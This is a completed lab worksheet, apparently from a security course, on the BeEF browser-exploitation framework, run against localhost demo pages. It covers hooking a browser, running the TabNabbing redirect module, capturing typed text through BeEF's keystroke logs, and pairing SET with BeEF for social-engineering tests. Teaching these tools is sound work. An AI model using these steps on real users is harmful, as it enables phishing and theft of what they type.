
- b. Open a new tab and navigate back to **The Butcher** web page at
<http://127.0.0.1:3000/demos/butcher/index.html>



- c. Return to the **BeEF Control Panel** tab. Select the instance listed under the **Online Browsers** in the **Hooked Browsers** panel. Open the **Commands** tab.



- d. Expand the **Social Engineering** category. Scroll down and select **TabNabbing**. What is the default wait time before the page in the browser changes to the one specified in the URL field?
15 minutes




Change the number of minutes to **1**. Click the **Execute** button to start the exploit. Remain idle for at least one minute.

The screenshot shows the BeEF Control Panel interface. In the center, under the "Commands" tab, the "TabNabbing" module is selected. The "Module Results History" table shows a single entry: "id: 0 date: 2026-01-13 22:22 label: command 1". The "TabNabbing" configuration panel includes fields for "Description" (redirect to specified URL after tab inactivity), "id" (set to 3), "URL" (set to <http://0.0.0.0:3000/demos/basic.html>), and "Wait (minutes)" (set to 1). At the bottom right of the panel is an "Execute" button. The top navigation bar shows tabs like "Getting Started", "Logs", "Zombies", and "Current Browser". The left sidebar lists "Hooked Browsers" (Online and Offline) and a "Module Tree" containing various exploit modules categorized by type (e.g., Network, Persistence, Phonegap, Social Engineering).

Return to the tab that displayed **The Butcher** web page. What page is displayed in the tab now? **The BeEF Basic Demo page.**

The screenshot shows a browser window with the title "BeEF Basic Demo". The page content displays the BeEF logo and the text: "You should be hooked into BeEF! Have fun while your browser is working against you." It also lists links for the "Get Page HREFs" command module, including the BeEF homepage, BeEF Wiki, and Browser Hacker's Handbook. Below this, there is a text input field labeled "Have a go at the event logger. Insert your secret here:" followed by a large empty text area. At the bottom, it says "You can also load up a more [advanced_demo.cgi](#)".

In the box at the center of the BeEF Basic Demo screen, type "**This is my secret**".



Return to the **BeEF Control Panel** tab. With the entry under Online Browsers selected, select **Logs** from the menu bar.

BeEF logs activity performed in the hooked browser. The text collected in the **Basic Demo** screen is displayed in clear text. All activity, including mouse clicks and navigation are recorded in the logs.

ID	Type	Event	Date	Browser ID
53		264.283s - [Blur] Browser window has lost focus.	2026-01-13 22:29:08 UTC	3
52		262.158s - [Focus] Browser window has regained focus.	2026-01-13 22:29:06 UTC	3
51		222.753s - [Blur] Browser window has lost focus.	2026-01-13 22:28:25 UTC	3
50		191.446s - [Mouse Click] x: 952 y:608 > html	2026-01-13 22:27:54 UTC	3
49		183.730s - [User Typed] s	2026-01-13 22:27:46 UTC	3
48		182.174s - [Mouse Click] x: 822 y:316 > textarea#impbx(Important Text)	2026-01-13 22:27:45 UTC	3
47		181.724s - [User Typed]	2026-01-13 22:27:44 UTC	3
46		179.142s - [Mouse Click] x: 799 y:327 > textarea#impbx(Important Text)	2026-01-13 22:27:42 UTC	3
45		178.063s - [Mouse Click] x: 986 y:341 > textarea#impbx(Important Text)	2026-01-13 22:27:41 UTC	3
44		172.690s - [User Typed] cret	2026-01-13 22:27:35 UTC	3
43		171.688s - [User Typed] Se	2026-01-13 22:27:34 UTC	3
42		170.685s - [User Typed] My	2026-01-13 22:27:33 UTC	3
41		169.677s - [User Typed]	2026-01-13 22:27:32 UTC	3
40		168.675s - [User Typed] is	2026-01-13 22:27:31 UTC	3
39		167.674s - [User Typed] his	2026-01-13 22:27:30 UTC	3
38		166.667s - [User Typed] T	2026-01-13 22:27:29 UTC	3
37		165.534s - [Mouse Click] x: 797 y:328 > textarea#impbx(Important Text)	2026-01-13 22:27:28 UTC	3
35		72.985s - [Focus] Browser window has regained focus.	2026-01-13 22:25:56 UTC	3
34		36.893s - [Blur] Browser window has lost focus.	2026-01-13 22:25:19 UTC	3
32		9.214s - [Mouse Click] x: 1001 y:552 > html	2026-01-13 22:24:52 UTC	3
31		127.0.0.1 appears to have come back online	2026-01-13 22:24:43 UTC	3
30		127.0.0.1 just joined the horde from the domain: 0.0.0.3000	2026-01-13 22:24:42 UTC	3

How might the SET and BeEF be used in combination to perform a social engineering penetration test?
SET enables easy website cloning and input capture, BeEF enables command and control of the target's browser. They can be used together to create both server-side and client-side exploits.